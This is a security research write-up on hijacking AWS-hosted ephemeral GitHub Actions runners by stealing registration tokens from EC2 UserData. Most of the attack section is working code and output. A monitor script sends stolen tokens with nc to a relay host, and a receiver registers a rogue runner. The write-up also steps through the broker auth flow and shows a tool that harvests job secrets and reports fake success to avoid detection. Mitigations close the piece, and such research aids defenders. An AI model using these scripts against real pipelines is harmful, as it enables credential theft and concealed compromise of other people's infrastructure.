15 minutes
Hijacking AWS-Hosted GitHub Runners
Summary
Some environments using AWS-hosted ephemeral Git Runners fail to properly secure their runner registration tokens, under the assumption that these tokens are single-use, consumed immediately, or not exposed.
Scenario Context
A company may use a workflow file like the one below, which operates in three phases:
- Git-based runner creates an EC2 runner
- EC2 runner completes a task
- Git-based runner terminates EC2 runner
When creating the EC2 runner, they pass in data including a script that allows the EC2 instance to register itself, acquire a job, and access the secrets it needs. They may also restrict execution to runners with a specific label or name.
name: Database Task

on:
  workflow_dispatch:

permissions:
  id-token: write
  contents: read

jobs:
  start-runner:
    runs-on: ubuntu-latest
    outputs:
      instance_id: ${{ steps.launch.outputs.instance_id }}
      runner_label: ${{ steps.launch.outputs.runner_label }}
    steps:
      - uses: aws-actions/configure-aws-credentials@v4
        with:
          role-to-assume: ${{ secrets.AWS_ROLE_ARN }}
          aws-region: eu-west-2

      - name: Get registration token
        id: token
        run: |
          TOKEN=$(curl -s -X POST -H "Authorization: token ${{ secrets.GH_PAT }}" \
            "https://api.github.com/repos/${{ github.repository }}/actions/runners/registration-token" | jq -r '.token')
          echo "token=$TOKEN" >> $GITHUB_OUTPUT

      - name: Launch EC2 runner
        id: launch
        run: |
          LABEL="prd1runner-$(date +%s)"

          cat > /tmp/userdata.sh << 'EOF'
          #!/bin/bash
          wget -q https://github.com/actions/runner/releases/download/v2.321.0/actions-runner-linux-x64-2.321.0.tar.gz
          tar -xzf actions-runner-linux-x64-2.321.0.tar.gz
          export RUNNER_ALLOW_RUNASROOT="1"
          ./config.sh --url https://github.com/__REPO__ --token __TOKEN__ --name __LABEL__ --labels prd1 --unattended --ephemeral
          ./run.sh
          EOF

          sed -i "s|__REPO__|${{ github.repository }}|g" /tmp/userdata.sh
          sed -i "s|__TOKEN__|${{ steps.token.outputs.token }}|g" /tmp/userdata.sh
          sed -i "s|__LABEL__|$LABEL|g" /tmp/userdata.sh

          INSTANCE_ID=$(aws ec2 run-instances \
            --image-id ${{ secrets.EC2_AMI_ID }} \
            --instance-type t3.micro \
            --subnet-id ${{ secrets.EC2_SUBNET_ID }} \
            --security-group-ids ${{ secrets.EC2_SG_ID }} \
            --user-data file:///tmp/userdata.sh \
            --query 'Instances[0].InstanceId' --output text)

          echo "instance_id=$INSTANCE_ID" >> $GITHUB_OUTPUT
          echo "runner_label=$LABEL" >> $GITHUB_OUTPUT

  db-task:
    needs: start-runner
    runs-on: [self-hosted, prd1]
    steps:
      - name: Query database
        env:
          DB_HOST: ${{ secrets.DB_HOST }}
          DB_USERNAME: ${{ secrets.DB_USERNAME }}
          DB_PASSWORD: ${{ secrets.DB_PASSWORD }}
        run: mysql -h "$DB_HOST" -u "$DB_USERNAME" -p"$DB_PASSWORD" -e "SELECT * FROM prod.users;"

  stop-runner:
    needs: [start-runner, db-task]
    runs-on: ubuntu-latest
    if: always()
    steps:
      - uses: aws-actions/configure-aws-credentials@v4
        with:
          role-to-assume: ${{ secrets.AWS_ROLE_ARN }}
          aws-region: eu-west-2
      - run: aws ec2 terminate-instances --instance-ids ${{ needs.start-runner.outputs.instance_id }}
Attack Walkthrough
Prerequisites
This attack requires read access to EC2 instance attributes within the target AWS account. This could be obtained through:
- Compromised AWS credentials with
ec2:DescribeInstancesandec2:DescribeInstanceAttributepermissions - An overly permissive IAM role attached to a resource you control
- SSRF leading to IMDS credential theft from an instance with these permissions
Identifying Targets
Using CloudTrail, we can inspect RunInstances events for evidence of ephemeral Git Runners.
[~/poc/awsgitrunner]$ aws cloudtrail lookup-events \
  --lookup-attributes AttributeKey=EventName,AttributeValue=RunInstances \
  --start-time $(date -u -d '7 days ago' +%Y-%m-%dT%H:%M:%S) \
  --max-results 15 \
  --query 'Events[*].[EventTime,EventName]' \
  --output table

----------------------------------------------
|                LookupEvents                |
+----------------------------|---------------+
| 2025-12-06T17:30:41+00:00  | RunInstances  |
| 2025-12-06T17:00:15+00:00  | RunInstances  |
| 2025-12-06T16:30:47+00:00  | RunInstances  |
| 2025-12-06T16:00:33+00:00  | RunInstances  |
| 2025-12-06T15:30:09+00:00  | RunInstances  |
| 2025-12-06T15:00:52+00:00  | RunInstances  |
| 2025-12-06T14:30:28+00:00  | RunInstances  |
| 2025-12-06T14:00:11+00:00  | RunInstances  |
| 2025-12-06T13:30:44+00:00  | RunInstances  |
| 2025-12-06T13:00:19+00:00  | RunInstances  |
| 2025-12-06T12:30:03+00:00  | RunInstances  |
| 2025-12-06T12:00:38+00:00  | RunInstances  |
| 2025-12-06T11:30:22+00:00  | RunInstances  |
| 2025-12-06T11:00:57+00:00  | RunInstances  |
| 2025-12-06T10:30:35+00:00  | RunInstances  |
+----------------------------+---------------+
Here it looks like a CI/CD runner fires every 30 minutes on a schedule. This won’t always be the case:
- CI/CD runners may not be this frequent
- There may be no predictable pattern (triggers could be merge events or manual dispatches rather than scheduled jobs)
Describing these instances reveals that the script used to authenticate the runner is stored in UserData, including the runner registration token.
[~/poc/awsgitrunner]$ aws ec2 describe-instance-attribute \
    --instance-id i-0f4k31n5t4nc31d00 \
    --attribute userData \
    --query 'UserData.Value' \
    --output text \
    --no-cli-pager | base64 -d

#!/bin/bash
wget -q https://github.com/actions/runner/releases/download/v2.313.0/actions-runner-linux-x64-2.313.0.tar.gz
tar -xzf actions-runner-linux-x64-2.313.0.tar.gz
export RUNNER_ALLOW_RUNASROOT="1"
./config.sh --url https://github.com/c0ups/runner-lab --token ASUGFAKEPLSBP2EHUA5OGCWDTJGXAEC --name prd1runner-a1b2c3 --labels prd1 --unattended --ephemeral
./run.sh
The assumption is that since the instance is created, the token passed, the instance registers, completes its task, and deregisters, this approach is secure enough—especially when the workflow targets a specific runner name.
However, there are three considerations:
- GitHub Runner registration tokens do not expire on use; they remain valid for their full 1-hour lifetime and can register multiple runners
- An EC2 instance takes time to boot (typically 30-60 seconds for the instance, plus time for UserData script execution)
- Runner names must be unique within a repository
These factors create a race condition. The token and runner name can be extracted from UserData and used to register a rogue runner before the legitimate EC2 instance completes its boot sequence. When the legitimate instance eventually attempts to register, it fails with a name collision error.
[~/tools/actions-runner]$ ./config.sh --url https://github.com/c0ups/runner-lab --token ASUGFAKEGGH7TS4KJS8SJFZ3JHD8SCSE --name unique-name --unattended

--------------------------------------------------------------------------------
|        ____ _ _   _   _       _          _        _   _                      |
|       / ___(_) |_| | | |_   _| |__      / \   ___| |_(_) ___  _ __  ___      |
|      | |  _| | __| |_| | | | | '_ \    / _ \ / __| __| |/ _ \| '_ \/ __|     |
|      | |_| | | |_|  _  | |_| | |_) |  / ___ \ (__| |_| | (_) | | | \__ \     |
|       \____|_|\__|_| |_|\__,_|_.__/  /_/   \_\___|\__|_|\___/|_| |_|___/     |
|                                                                              |
|                       Self-hosted runner registration                        |
|                                                                              |
--------------------------------------------------------------------------------

# Authentication


√ Connected to GitHub

# Runner Registration


A runner exists with the same name
A runner exists with the same name unique-name.
This actually makes exploitation easier when workflows are locked to specific runner names. If the UserData generates a random name and passes it to the workflow, beating the runner to registration guarantees you receive the task.
Even without the --name parameter, achieving a high success rate is straightforward:
- The task is issued before the EC2 instance is fully online
- Increasing the poll rate (as RogueRunner does) means checking more frequently than other runners, increasing the likelihood of acquiring the task
- Registering multiple rogue runners using the same token
Initial Proof of Concept
While exploring this, the following rudimentary scripts were used:
- The first script polls the AWS environment for new tokens in EC2 UserData
- The second script runs in a sandbox to receive the token and register the runner
Since this registers your machine as a Git Runner, it gives users outside your visibility or control the ability to execute code on your system. It is strongly recommended to do this in a sandboxed environment. In this lab, I used a fresh Debian 12 installation behind a firewall limiting outbound traffic to required GitHub domains and inbound to the relay server forwarding compromised tokens.
Monitor Script
#!/bin/bash

SANDBOX_IP="192.168.1.99"
SANDBOX_PORT="8080"
AWS_REGION="eu-west-2"

echo "[*] Token Theft Monitor"
echo "[*] Watching for new runner instances..."
echo "[*] Will send tokens to ${SANDBOX_IP}:${SANDBOX_PORT}"
echo "[*] Polling every 1 second"
echo "[*] Press Ctrl+C to stop"
echo ""

SEEN=""

while true; do
    INSTANCES=$(aws ec2 describe-instances \
        --filters "Name=tag:Lab,Values=runner-poc" "Name=instance-state-name,Values=running,pending" \
        --query 'Reservations[*].Instances[*].InstanceId' \
        --output text \
        --region $AWS_REGION 2>/dev/null)

    for INSTANCE_ID in $INSTANCES; do
        if [[ "$SEEN" =~ "$INSTANCE_ID" ]]; then
            continue
        fi

        SEEN="$SEEN $INSTANCE_ID"
        echo "[+] $(date '+%H:%M:%S') New instance: $INSTANCE_ID"

        USERDATA=$(aws ec2 describe-instance-attribute \
            --instance-id $INSTANCE_ID \
            --attribute userData \
            --query 'UserData.Value' \
            --output text \
            --region $AWS_REGION 2>/dev/null | base64 -d 2>/dev/null | base64 -d 2>/dev/null)

        if [ -z "$USERDATA" ]; then
            echo "    [-] Failed to get UserData"
            continue
        fi

        TOKEN=$(echo "$USERDATA" | grep '\-\-token' | sed 's/.*--token \([A-Z0-9]*\).*/\1/')
        LABEL=$(echo "$USERDATA" | grep '\-\-labels' | sed 's/.*--labels \([a-z0-9-]*\).*/\1/')

        if [ -z "$TOKEN" ]; then
            echo "    [-] Could not extract token"
            continue
        fi

        echo "    [+] Token: ${TOKEN:0:15}..."
        echo "    [+] Label: $LABEL"
        echo "[*] Sending to sandbox..."

        echo "${TOKEN}|${LABEL}" | nc -w 2 $SANDBOX_IP $SANDBOX_PORT

        if [ $? -eq 0 ]; then
            echo "    [+] Sent to ${SANDBOX_IP}:${SANDBOX_PORT}"
        else
            echo "    [-] Failed to send to sandbox"
        fi
        echo ""
    done

    sleep 1
done
Monitor Script Running
The script successfully polls the AWS environment, retrieves the runner token, and sends it to the sandbox.
[~/Tools/POCS/GitRunner]$ ./monitor-and-send.sh
[*] Token Theft Monitor
[*] Watching for new runner instances...
[*] Will send tokens to 192.168.1.99:8080
[*] Press Ctrl+C to stop

[+] 21:23:25 New instance: i-0f4k31n5t4nc31d01
    [+] Token: ASUGFAKE7K3RQHBX2NM4JP8TLWCYV9DE
    [+] Label: runner-1764969796-1708
[*] Sending to sandbox...
    [+] Sent to 192.168.1.99:8080
The sandbox waits for the token, then registers before the EC2 instance and acquires the task.
#!/bin/bash

GITHUB_REPO="c0ups/runner-lab"
LISTEN_PORT=8080
RUNNER_DIR=~/runner-poc
BURP_PROXY="http://192.168.1.230:8080"

cd "$RUNNER_DIR" || exit 1

rm -f .runner .credentials .credentials_rsaparams .env .path 2>/dev/null
rm -rf _work _diag 2>/dev/null
echo "[+] Clean"

echo "[*] Listening on port $LISTEN_PORT..."
echo "[*] Will proxy runner traffic through $BURP_PROXY"

while true; do
    DATA=$(nc -l -p $LISTEN_PORT -q 1 2>/dev/null || nc -l $LISTEN_PORT)

    if [ -z "$DATA" ]; then
        continue
    fi

    echo "[+] Received data!"

    TOKEN=$(echo "$DATA" | cut -d'|' -f1)
    LABEL=$(echo "$DATA" | cut -d'|' -f2)

    echo "    Token: ${TOKEN:0:15}..."
    echo "    Label: $LABEL"

    export RUNNER_ALLOW_RUNASROOT=1

    ./config.sh \
        --url "https://github.com/${GITHUB_REPO}" \
        --token "$TOKEN" \
        --labels "$LABEL" \
        --name "$LABEL" \
        --unattended \
        --ephemeral

    if [ $? -ne 0 ]; then
        echo "[-] Registration failed"
        continue
    fi

    echo "[+] Runner registered!"

    # Copy RSA params for decryption later
    cp .credentials_rsaparams /tmp/rsa_params.json 2>/dev/null
    echo "[+] RSA params saved to /tmp/rsa_params.json"

    # Set proxy to Burp
    export http_proxy="$BURP_PROXY"
    export https_proxy="$BURP_PROXY"
    export HTTP_PROXY="$BURP_PROXY"
    export HTTPS_PROXY="$BURP_PROXY"

    # Ignore SSL cert errors (for Burp interception)
    export NODE_TLS_REJECT_UNAUTHORIZED=0
    export DOTNET_SYSTEM_NET_HTTP_USESOCKETSHTTPHANDLER=0
    export GIT_SSL_NO_VERIFY=1

    echo "[*] Running with proxy through Burp..."
    ./run.sh

    # Clear proxy
    unset http_proxy https_proxy HTTP_PROXY HTTPS_PROXY

    echo ""
    echo "[*] Check Burp for captured traffic"
    echo "[*] Look for response to 'messages' endpoint"
    echo "[*] RSA params at /tmp/rsa_params.json for decryption"
    echo ""

    rm -f .runner .credentials .credentials_rsaparams .env .path 2>/dev/null
    rm -rf _work _diag 2>/dev/null
done
debian@debian12:~/runner-poc$ ./receive-and-register.sh
[+] Clean
[*] Listening on port 8080...
[+] Received data!
    Token: ASUGFAKEQHBX2...
    Label: runner-1764979595-24765

--------------------------------------------------------------------------------
|        ____ _ _   _   _       _          _        _   _                      |
|       / ___(_) |_| | | |_   _| |__      / \   ___| |_(_) ___  _ __  ___      |
|      | |  _| | __| |_| | | | | '_ \    / _ \ / __| __| |/ _ \| '_ \/ __|     |
|      | |_| | | |_|  _  | |_| | |_) |  / ___ \ (__| |_| | (_) | | | \__ \     |
|       \____|_|\__|_| |_|\__,_|_.__/  /_/   \_\___|\__|_|\___/|_| |_|___/     |
|                                                                              |
|                       Self-hosted runner registration                        |
|                                                                              |
--------------------------------------------------------------------------------

# Authentication

√ Connected to GitHub

# Runner Registration

√ Runner successfully added

# Runner settings

√ Settings Saved.

[+] Runner registered!
[+] RSA params saved to /tmp/rsa_params.json
[*] Proxying traffic through Burp at http://192.168.1.230:8080
[*] Starting runner...

√ Connected to GitHub

Current runner version: '2.329.0'
2025-12-06 00:07:04Z: Listening for Jobs
2025-12-06 00:07:09Z: Running job: deploy-staging
2025-12-06 00:07:09Z: Job deploy-staging completed with result: Succeeded

[*] Runner stopped
[*] Check Burp for captured traffic (acquirejob endpoint)

[+] Clean
[*] Listening on port 8080...
This works, but it’s only interesting if we can obtain details about the job. There are various methods to achieve this, as outlined in multiple articles online.
The method used here is intercepting network traffic, which during testing proved far more reliable than memory dumps. The previous script relays traffic through an external Burp proxy server (ensure Burp is configured to listen on the correct interface).
Authentication Flow
Using a combination of network traffic analysis and source code inspection of the GitHub Actions runner (https://github.com/actions/runner)—specifically the Runner.Listener classes: ConfigurationManager.cs, Runner.cs, and MessageListener.cs—we can understand the auth flow well enough to simulate it ourselves.
Step 1: Get Tenant Credentials
Send the repo URL and registration token to the runner-registration endpoint. This is essentially just to get the pipeline server URL; the token returned is for legacy flows and not actually used here.
POST https://api.github.com/actions/runner-registration
Authorization: RemoteAuth {REGISTRATION_TOKEN}
Body: { "url": "https://github.com/org/repo", "runner_event": "registration" }

Returns:
  - url - Pipelines server URL (e.g., https://pipelinesghubeus22.actions.githubusercontent.com/xxxxx/)
  - token - New OAuth token
  - use_v2_flow - true/false
Step 2: Register the Runner
Generate a public/private RSA keypair and POST the public key with the runner registration token as auth. The response contains a client ID and the OAuth token endpoint.
POST https://api.github.com/actions/runners/register
Authorization: RemoteAuth {REGISTRATION_TOKEN}
Body: { "url", "name", "labels", "public_key" (RSA XML), "ephemeral": true, ... }

Returns:
  - id - Agent ID
  - authorization.client_id - OAuth client ID
  - authorization.authorization_url - OAuth token endpoint
Step 3: Get Access Token (JWT Exchange)
Create a JWT signed with your RSA private key using the PS256 algorithm (RSASSA-PSS with SHA-256). The JWT must include:
{
    "sub": "abc-123",
    "iss": "abc-123",
    "aud": "https://pipelines.../oauth2/token",
    "exp": 1234568190,
    "jti": "random-uuid"
}
Exchange this JWT for an access token using the OAuth 2.0 client credentials flow:
POST https://pipelinesghubeus22.../oauth2/token
Content-Type: application/x-www-form-urlencoded
Body: grant_type=client_credentials&client_assertion_type=urn:ietf:params:oauth:client-assertion-type:jwt-bearer&client_assertion={JWT}

Returns: access_token (Bearer token, expires in 3600s)
Step 4: Create Broker Session
Create a broker session—effectively a session token indicating the runner is online and ready to accept jobs.
POST https://broker.actions.githubusercontent.com/session
Authorization: Bearer {ACCESS_TOKEN}
Body: { "sessionId": "0000...", "ownerName": "runner-name", "agent": {...} }

Returns: sessionId
Summary
The key insight is that the registration token is only used for initial setup (steps 1-2). Once registered, the runner authenticates using its RSA keypair to obtain short-lived access tokens. This means stealing the registration token gives you persistent access—you can re-authenticate indefinitely using the keypair you generated.
| Step | Endpoint | Token Used | Token Received |
|---|---|---|---|
| 1 | /actions/runner-registration | Registration token | OAuth token |
| 2 | /actions/runners/register | Registration token | Client ID, Auth URL |
| 3 | /oauth2/token | JWT (RSA signed) | Access token |
| 4 | /session | Access token | Session ID |
| 5 | /message | Access token | Job request |
| 6 | /acknowledge | Access token | - |
| 7 | /oauth2/token | JWT (RSA signed) | Run service token |
| 8 | /acquirejob | Run service token | Secrets + Job token |
| 9 | /completejob | Job token | - |
Completing Jobs
With a session established, we can poll for jobs. The JWT bearer proves you are the registered runner; the session ID tells the broker which runner you are.
Step 1: Polling For Jobs
When a task is available, you receive a response like the one below. The runner request ID is a unique identifier for the job.

Step 2: Acknowledging Jobs
Acknowledging jobs is important. The broker gives runners a brief window to accept a job; if you don’t acknowledge within this window (typically a few seconds), the job is offered to another eligible runner. This is how GitHub handles runner availability and prevents jobs from stalling on unresponsive runners.
POST https://broker.actions.githubusercontent.com/acknowledge?sessionId={sessionId}&...
Authorization: Bearer {ACCESS_TOKEN}
Body: { "runnerRequestId": "..." }
Step 3: Acquiring Job
To acquire the job, POST the job ID (e.g., "jobMessageId":"8a11369d-eced-5ed8-97d8-74c398635f05").
The response contains job details, including commands and secrets.

Step 4: Completing Job (Optional)
Leaving the job hanging will cause it to show as failed in GitHub Actions, potentially alerting the owner. To maintain a lower profile, send a fictitious success response.
POST /17/completejob HTTP/2

{
    "planId": "{job.PlanID}",
    "jobId": "{job.JobID}",
    "conclusion": "succeeded",
    "outputs": {},
    "stepResults": [
      {
        "external_id": "{step.id}",
        "number": 1,
        "name": "{step.displayName or step.name}",
        "type": "{step.type}",
        "status": "completed",
        "conclusion": "succeeded",
        "started_at": "{now}",
        "completed_at": "{now}",
        "annotations": []
      }
    ],
    "annotations": [],
    "billingOwnerId": "{job.BillingOwnerID}"
}
Rogue Runner
Based on this research, I developed a tool to simplify this attack (and prevent execution of any tasks):
The tool has two main components:
- Polling AWS environments, monitoring for evidence of Git Runners, and learning the command format being used
- Stealing and extracting secrets using the methods described above
In monitor mode, the tool captures tokens without hijacking—purely observing AWS for tokens.
$ roguerunner monitor --learn
 ____                        ____
|  _ \ ___   __ _ _   _  ___|  _ \ _   _ _ __  _ __   ___ _ __
| |_) / _ \ / _' | | | |/ _ \ |_) | | | | '_ \| '_ \ / _ \ '__|
|  _ < (_) | (_| | |_| |  __/  _ <| |_| | | | | | | |  __/ |
|_| \_\___/ \__, |\__,_|\___|_| \_\\__,_|_| |_|_| |_|\___|_|
            |___/

[*] EC2 Runner Token Monitor
[*] Regions: ALL (29 regions)
[*] Tag filter: none (scanning all instances)
[*] Poll interval: 2s
[*] Learn mode: ON (will capture 2 instances to detect patterns)
[*] Press Ctrl+C to stop

[+] 14:32:01 Token captured from i-0f4k31n5t4nc31d02 (1/2)
    Region: eu-west-2
    Token:  AXXXXXXXXXXXXXXXXXXXXXXXXXX
    URL:    https://github.com/org/repo
    Labels: production-runner
    Name:   runner-1234567890-001
    Flags:  --ephemeral --unattended

[+] 14:35:22 Token captured from i-0f4k31n5t4nc31d03 (2/2)
    Region: eu-west-2
    Token:  AXXXXXXXXXXXXXXXXXXXXXXXXXX
    URL:    https://github.com/org/repo
    Labels: production-runner
    Name:   runner-1234567890-002
    Flags:  --ephemeral --unattended

[+] Learned pattern from 2 instances:
    Template:       ./config.sh --url https://github.com/org/repo --token {TOKEN} --labels {LABELS} --name {NAME} --ephemeral --unattended
    Dynamic fields: TOKEN, LABELS, NAME
    Static URL:     https://github.com/org/repo
    Static flags:   --ephemeral --unattended

[*] Saved to .roguerunner.json
The intercept command steals tokens and hijacks the runner to extract secrets. Note that completing the job with a fake success prevents the workflow from showing as failed, reducing the chance of detection:
$ roguerunner intercept
 ____                        ____
|  _ \ ___   __ _ _   _  ___|  _ \ _   _ _ __  _ __   ___ _ __
| |_) / _ \ / _' | | | |/ _ \ |_) | | | | '_ \| '_ \ / _ \ '__|
|  _ < (_) | (_| | |_| |  __/  _ <| |_| | | | | | | |  __/ |
|_| \_\___/ \__, |\__,_|\___|_| \_\\__,_|_| |_|_| |_|\___|_|
            |___/

[*] Intercept Mode: Monitor EC2 -> Steal Token -> Register -> Capture Secrets
[*] Regions: ALL (29 regions)
[*] Tag filter: none (scanning all instances)
[*] Poll interval: 2s
[*] Press Ctrl+C to stop

[+] 14:42:15 Token captured from i-0f4k31n5t4nc31d04
    Region: eu-west-2
    Token:  AXXXXXXXXXXXXXXXXXXXXXXXXXX
    URL:    https://github.com/org/repo
    Labels: production-runner
    Name:   runner-1234567890-003
    Flags:  --ephemeral --unattended

    [*] Registering as: runner-1234567890-003
    [*] URL:    https://github.com/org/repo
    [*] Labels: production-runner
    [*] Flags:  ephemeral=true
[+] Authenticated with GitHub
    Server: https://pipelinesghubeus22.actions.githubusercontent.com/xxxxx/
[*] Using legacy registration flow
[*] Using pool: Default (ID: 1)
[+] Runner registered with ID: 54
[*] Creating signed client assertion...
[*] Exchanging for access token...
[+] Access token obtained
[*] Creating broker session...
[+] Session created: a]ee3273-27f6-4ebc-b526-eb22a3629081
[*] Polling for messages...
[+] Received message: type=RunnerJobRequest id=3081188914798073215
[+] Job request: request_id=83cf025b-a225-545c-8d68-684af4cf8ccc run_service=https://run-actions-3-azure-eastus.actions.githubusercontent.com/23/
[+] Run service token obtained
[*] Acquiring job...
[+] Job acquired: Deploy to Production (83cf025b-a225-545c-8d68-684af4cf8ccc)
    [+] Job: Deploy to Production
    [+] Steps (4):
        1. [action] Set up job
        2. [action] Checkout repository
        3. [action] Deploy application
        4. [action] Complete job
    [+] Secrets captured: 5
        github_token: ghs_xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx...
        AWS_ACCESS_KEY_ID: AKIAIOSFODNN7EXAMPLE
        AWS_SECRET_ACCESS_KEY: wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY...
        DATABASE_URL: postgres://user:[email protected]:5432/app...
        endpoint.SystemVssConnection.AccessToken: eyJhbGciOiJSUzI1NiIsImtpZCI6IjM4ODI...
    [+] Variables: 23
[*] Completing job with conclusion: succeeded
[+] Job completed successfully
Mitigations
Several approaches can reduce exposure to this attack:
Don’t store tokens in UserData. The root cause is the registration token being readable from EC2 instance metadata. Alternatives include:
- Using AWS Secrets Manager or SSM Parameter Store to retrieve the token at runtime
- Using a dedicated runner provisioning service (e.g., actions-runner-controller) that handles registration server-side
Use just-in-time runner registration. GitHub’s just-in-time runner configuration generates a config that’s already tied to a specific job, reducing the window for token theft.
References
- Abusing GitLab Runners - Nick Frichette’s research on similar attacks against GitLab runners
- GitHub Actions: Leaking Secrets - Karim Rahal’s work on extracting secrets from GitHub Actions runners